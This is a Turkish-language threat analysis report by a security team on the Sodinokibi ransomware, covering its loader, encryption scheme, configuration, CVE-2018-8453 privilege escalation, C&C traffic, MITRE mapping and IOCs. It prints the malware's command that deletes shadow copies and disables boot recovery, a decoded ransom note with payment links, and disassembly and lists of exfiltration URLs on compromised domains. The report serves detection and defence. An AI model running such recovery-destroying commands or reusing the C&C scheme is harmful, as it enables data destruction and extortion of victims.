GAIS
Cyber Security

SODİNOKİBİ TEKNİK ANALİZ RAPORU

0 (216) 250 3282
info@gaissecurity.com
www.gaissecurity.com

Saray Mh. Doktor Adnan
Büyükdeniz Cd. No:4 Akkom
Office Park 2.Blok 10/21
Ümraniye / İstanbul

2019 | GAIS-CSIRT

Özet

Sodinokibi 2019'un ilk çeyreğinde yayılmaya başlayan ve Mart-Nisan aylarında toplu yayılma çalışmaları yürütülen bir fidyeci zararlı yazılımdır. Kendisi ayrıca CVE-2019-2725 ve CVE-2018-8453 kodlu zafiyetleri sömürmektedir.


CVE-2018-8453 kodlu zafiyet öncesinde Ortadoğuda yürütülen saldırılarda kullanılmıştı.

Bu rapor Sodinokibi'ye ait teknik analizi ve IOC'leri içermektedir.

- Önyükleyici
- Fidyeci
- Şifreleme Aşaması
- Konfigürasyon
- Yetki Yükseltme
- C&C Bağlantısı
- MITRE ATT&CK Matrisi
- IOC


Raporda aşağıda özet bilgileri yer alan varyantlar analiz edilmiştir.


SHA256	11d7ebfc6dd68efb6dda3a7a37c29eaf96b5e154522db9d933e7b20ca978faea
SHA256	95ac3903127b74f8e4d73d987f5e3736f5bdd909ba756260e187b6bf53fb1a05
SHA256	fa2bccdb9db2583c2f9ff6a536e824f4311c9a8a9842505a0323f027b8b51451



Önyükleyici

İncelemeye aldığımız örneğe baktığımızda kendisinin bir önyükleyici olduğunu gördük. Fidyecinin asıl aktiviteleri başlamadan önce önyükleyici hafızasında bulunan pack'lenmiş bölümü çalıştırabilmek amacıyla bir alan yaratıyor ve ardından unpack işlemini gerçekleştirerek yarattığı alana asıl kısmı aktarıp kalan sürecini ilgili bölümden devam ettiriyor.







Fidyeci

Dinamik API Çözümleme

Hedef uygulama statik analiz sürecinde tespitini zorlaştırmak amacıyla kullanacağı API'leri dinamik olarak çözümlemektedir.




Mutex




Ön Hazırlık

Kullanıcıya ait dosyaları şifrelemeden önce hedef uygulama aşağıda bulunan komutu çalıştırıyor.





```
 "C:\Windows\System32\cmd.exe" /c vssadmin.exe Delete Shadows /All /Quiet & bcdedit /set {default}
recoveryenabled No & bcdedit /set {default} bootstatuspolicy ignoreallfailures
```




Bu komut ile shadow kopyaları silinmekte ve kurtarma devre dışı bırakılmaktadır.

Şifreleme Aşaması

Sodinokibi AES-256, Curve25519 ve Salsa20 implementasyonu barındırmaktadır. Dosyaları şifrelerken akış şifreleme algoritması olan Salsa20, kayıt defteri değerleri ve C&C bağlantıları için AES'i, anahtar değişimi için ise Curve'i kullanmaktadır.



İlgili proses şifreleme işlemleri sırasında kullanacağı anahtarları ve uzantıyı çalıştığı sistem içerisinde HKLM\SOFTWARE\RECFG altında saklamaktadır.



Çalıştığı sistem içerisinde şifreleyeceği hedefleri bulabilmek için "kernel32" fonksiyonu olan "FindFirstFileExW" kullanılmaktadır.

Dosyaları şifreledikten sonra uzantılarını değiştirmektedir.

Konfigürasyon

Sodinokibi zararlısı bir konfigürasyon barındırmaktadır.


```
{
  "pk": "",
  "pid": "",
  "sub": "",
  "dbg": ,
  "fast": ,
  "wipe": ,
  "wht": {
    "fld": [],
    "fls": [],
    "ext": []
  },
  "wfld": [
    "backup"
  ],
  "prc": [],
  "dmn": "",
  "net": ,
  "nbody": "LQAtAC0APQA9AD0AIABXAGUAbABjAG8AbQBlAC4AIABBAGcAYQBpAG4ALgAgAD0APQA9AC0ALQAtAA0ACgANAAoAWwArAF0AIABXAGgAYQB0AHM
  "nname": "{EXT}-readme.txt",
  "exp": ,
  "img": "QQBsAGwAIABvAGYAIAB5AG8AdQByACAAZgBpAGwAZQBzACAAYQByAGUAIABlAG4AYwByAHkAcAB0AGUAZAAhAA0ACgANAAoARgBpAG4AZAAgAHsAR(
}
```


Bu konfigürasyon şifreleme esnasında kullanılan PK'ı, etkilenen sisteme ait ID'i, şifrelenmeyecek klasörlere/dosyalara ait anahtar kelimeleri ve uzantıları, şifreleme işleminden önce sonlandırılacak uygulama isimlerini, işlemlerini gerçekleştirdikten sonra kullanıcıya bırakacağı notu, not dosyasının adını ve imaj gibi ayarları bulundurmaktadır.


```
Encoded :
SABlAGWAbABvACAAZABlAGEAcgAgAGYAcgBpAGUAbgBkACEADQAKAA0ACgBZAG8AdQByACAAZgBpAGwAZQBzACAAYQByAGUAIABlAG4AYwByAHkAcAB0AGUAZAAsACAAYQBuAGQALAAgAGEAcwAgAHIAZQBzAHUAbAB0ACAAeQBvAHUAIABjAGEAb

Decoded :
Hello dear friend!


Your files are encrypted, and, as result you can't use it. You must visit our page to get instructions about decryption process.

All encrypted files have got {EXT} extension.


Instructions into the TOR network

------------------------------

Install TOR browser from https://torproject.org/

Visit the following link: http://aplebzu47wgazapdqks6vrcv6zcnjppkbxbr6wketf56nf6aq2nmyoyd.onion/{UID}


Instructions into WWW (The following link can not be in work state, if true, use TOR above):

----------------------------

Visit the following link: http://decryptor.top/{UID}


Page will ask you for the key, here it is:

{KEY}
```


PK	Açık Anahtar
PID	Dağıtana Ait ID
SUB	Kampanya ID
DBG	Debug Mod / Belirtilmediğinde sistemde arayüz ve klavye dil kontrolü yapmaktadır.
FAST	Hızlı Mod
WIPE	Dizin silme
WHT	Klasör/Dosyalar için whitelist
WFLD	Silinecek dizinler
PRC	Şifreleme işlemi öncesi sonlandırılacak proses adları
DMN	Bağlantı kurulacak domain listesi
NET	Domainler ile bağlantı kurulup kurulmayacağını belirten anahtar
NBODY	Fidyeciye ait notun B64 encoded hali
NNAME	Not dosyasının adı
EXP	CVE-2018-8453 kodlu exploiti kullanıp kullanmayacağı
IMG	Masaüstü görseli


Yetki Yükseltme

Sodinokibi sahip olduğu konfigürasyon içerisinde “exp” adlı bir anahtar barındırmaktadır. Eğer ilgili varyantta bu anahtar bir değere sahipse proses öncelikle CVE-2018-8453 kodlu zafiyete ait sömürü kodunu çalıştırmaktadır. Eğer başarısız olursa kendini yönetici kullanıcısına ait yetkilerle çalıştırmayı denemektedir.

CVE-2018-8453

Zafiyet win32k.sys içerisinde bulunmakta ve bellekte bulunan nesnelerin düzgün işlenmemesinden ortaya çıkmıştır. Zafiyet sayesinde sistem kullanıcısı seviyesindeki yetkiler elde edilebilmekte ve kernel modda kod çalıştırılabilmektedir.

Zafiyetin kompleksliği nedeni ile rapor içerisinde tüm detaylara yer verme şansımız olmadığı için farklı bir yazıda zafiyeti ele alacağız.



Sömürü Diagramı

C&C Bağlantısı


Bahsi geçen konfigürasyon içerisinde “dmn” dizisi, Sodinokibi’nin şifreleme işleminden sonra bağlantı kuracağı domainleri barındırmaktadır. Eğer varyant içerisinde bulunan konfigürasyonda bir domain dizisi varsa şifreleme işleminden sonra domainler ile dinamik olarak URL’ler oluşturup, enfekte olduğu sistem hakkında topladığı bilgileri şifreleyerek kaydettiği “HKLM\SOFTWARE\recfg\stat” anahtarındaki değerleri göndermektedir.

```
73289110    8BFF        mov edi,edi                                 WinHttpOpenRequest
73289112    55          push ebp
73289113    8BEC        mov ebp,esp
73289115    83EC 48     sub esp,48
73289118    A1 B4803473 mov eax,dword ptr ds:[733480B4]             eax:L"POST"
7328911D    33C5        xor eax,ebp
7328911F    8945 FC     mov dword ptr ss:[ebp-4],eax                [ebp-4]:L"pics"
73289122    8B45 08     mov eax,dword ptr ss:[ebp+8]                [ebp+8]:L"https://aciscomputers.com/uploads/images/ibrvjpcfkjbjajfrre.png"
73289125    8B4D 0C     mov ecx,dword ptr ss:[ebp+C]
73289128    8B55 10     mov edx,dword ptr ss:[ebp+10]
7328912B    53          push ebx
7328912C    8B5D 18     mov ebx,dword ptr ss:[ebp+18]
7328912F    895D CC     mov dword ptr ss:[ebp-34],ebx
73289132    8B5D 1C     mov ebx,dword ptr ss:[ebp+1C]
73289135    56          push esi
73289136    8B75 20     mov esi,dword ptr ss:[ebp+20]               [ebp+20]:L"aciscomputers.com"
73289139    895D BC     mov dword ptr ss:[ebp-44],ebx
7328913C    33DB        xor ebx,ebx
7328913E    57          push edi
```


Aşağıda bu domainlerden bazıları yer almaktadır.

```
innersurrection.com
campusce.com
angelsmirrorus.com
artvark.nl
stressreliefadvice.com
mayprogulka.ru
billscars.net
hartofurniture.com
etgdogz.de
cesep2019.com
cops4causes.org
explora.nl
gta-jjb.fr
midwestschool.org
chatberlin.de
kryptos72.com
transifer.fr
oncarrot.com
ziliak.com
from02pro.com
tesisatonarim.com
metallbau-hartmann.eu
christianscholz.de
yuanshenghotel.com
lisa-poncon.fr
kafkacare.com
vitormmcosta.com
apmollerpension.com
grupoexin10.com
malevannye.ru
dierenambulancealkmaar.nl
solutionshosting.co.uk
maxcube24.com.ua
o90.dk
domaine-des-pothiers.com
c-sprop.com
marcandy.com
limounie.com
thenalpa.com
hoteltantra.com
motocrossplace.co.uk
bajova.sk
ufovidmag.com
90nguyentuan.com
alaskaremote.com
lashandbrowenvy.com
reygroup.pt
bg.szczecin.pl
stitch-n-bitch.com
mondolandscapes.com
georgemuncey.com
thiagoperez.com
fidelitytitleoregon.com
animation-pro.co.uk
mindfuelers.com
```

```
68 74 74 70 73 3A 2F 2F 61 63 69 73 63 6F 6D 70  https://aciscomp
75 74 65 72 73 2E 63 6F 6D 2F 75 70 6C 6F 61 64  uters.com/upload
73 2F 69 6D 61 67 65 73 2F 69 62 72 76 6A 70 63  s/images/ibrvjpc
66 6B 6A 62 6A 61 6A 66 72 72 65 2E 70 6E 67 0D  fkjbjajfrre.png.
0A 68 74 74 70 73 3A 2F 2F 62 75 6E 64 61 6E 2E  .https://bundan.
63 6F 6D 2F 77 70 2D 63 6F 6E 74 65 6E 74 2F 69  com/wp-content/i
6D 61 67 65 73 2F 67 6D 73 72 66 68 77 6C 67 75  mages/gmsrfhwlgu
2E 67 69 66 0D 0A 68 74 74 70 73 3A 2F 2F 63 75  .gif..https://cu
73 74 6F 6D 72 6F 61 73 74 73 2E 63 6F 6D 2F 64  stomroasts.com/d
61 74 61 2F 61 73 73 65 74 73 2F 64 71 74 6D 77  ata/assets/dqtmw
76 77 75 6E 70 72 66 62 63 2E 70 6E 67 0D 0A 68  vwunprfbc.png..h
74 74 70 73 3A 2F 2F 74 72 69 70 6C 65 74 74 61  ttps://tripletta
67 61 69 74 65 2E 66 72 2F 61 64 6D 69 6E 2F 70  gaite.fr/admin/p
69 63 73 2F 6E 65 2E 70 6E 67 0D 0A 68 74 74 70  ics/ne.png..http
73 3A 2F 2F 70 68 79 73 69 6F 2D 6C 61 6E 67 2E  s://physio-lang.
64 65 2F 63 6F 6E 74 65 6E 74 2F 74 6D 70 2F 79  de/content/tmp/y
78 66 6F 6E 6F 2E 67 69 66 22 0D 0A 68 74 74 70  xfono.gif"..http
73 3A 2F 2F 63 6F 6D 6F 73 65 72 65 73 63 72 69  s://comoserescri
74 6F 72 2E 63 6F 6D 2F 63 6F 6E 74 65 6E 74 2F  tor.com/content/
61 73 73 65 74 73 2F 74 79 6C 6E 65 6F 73 77 2E  assets/tylneosw.
67 69 66 0D 0A 68 74 74 70 73 3A 2F 2F 6D 6F 6C  gif..https://mol
61 64 65 2E 6E 6C 2F 77 70 2D 63 6F 6E 74 65 6E  ade.nl/wp-conten
74 2F 74 65 6D 70 2F 71 61 72 68 75 6E 77 67 2E  t/temp/qarhunwg.
```



MITRE ATT&CK Teknikleri



Tactic	ID	Name
Initial Access	T1190	Exploit Public-Facing Application
	T1133	External Remote Services
	T1199	Trusted Relationship
Execution	T1059	Command-Line Interface
	T1106	Execution through API
Persistence	T1050	New Service
Privilege Escalation	T1050	New Service
	T1068	Exploitation for Privilege Escalation
Defense Evasion	T1089	Disabling Security Tools
	T1112	Modify Registry
Impact	T1486	Data Encrypted for Impact
	T1490	Inhibit System Recovery

IOC

Anahtar	Değer
SHA256	0fa207940ea53e2b54a2b769d8ab033a6b2c5e08c78bf4d7dade79849960b54d
SHA256	34dffdb04ca07b014cdaee857690f86e490050335291ccc84c94994fa91e0160
SHA256	74bc2f9a81ad2cc609b7730dbabb146506f58244e5e655cbb42044913384a6ac
SHA256	95ac3903127b74f8e4d73d987f5e3736f5bdd909ba756260e187b6bf53fb1a05
SHA256	fa2bccdb9db2583c2f9ff6a536e824f4311c9a8a9842505a0323f027b8b51451
SHA256	a05c78b65a632ac51a4feeb748e5e89cc6e57d7a394d8b61aa06f4e721eae3a5
SHA256	5f56d5748940e4039053f85978074bde16d64bd5ba97f6f0026ba8172cb29e93
SHA256	e5d23a3bb61b99e227bb8cbfc0e7f1e40fea34aac4dcb80acc925cfd7e3d18ec
SHA256	0fa207940ea53e2b54a2b769d8ab033a6b2c5e08c78bf4d7dade79849960b54d
SHA256	11d7ebfc6dd68efb6dda3a7a37c29eaf96b5e154522db9d933e7b20ca978faea
SHA256	861bc212241bcac9f8095c8de1b180b398057cbb2d37c9220086ffaf24ba9e08
SHA256	5f56d5748940e4039053f85978074bde16d64bd5ba97f6f0026ba8172cb29e93
Domain	decryptor[.]top
Mutex	Global\206D87E0-0E60-DF25-DD8F-8E4E7D1E3BF0
Mutex	Global\48ce5235-506a-49ee-999a-bee908c6aa17
Registry	HKLM\SOFTWARE\recfg
Registry	HKLM\SOFTWARE\recfg\0_key
Registry	HKLM\SOFTWARE\recfg\pk_key
Registry	HKLM\SOFTWARE\recfg\sk_key
Registry	HKLM\SOFTWARE\recfg\sub_key
Registry	HKLM\SOFTWARE\recfg\stat
Registry	HKLM\SOFTWARE\recfg\rnd_ext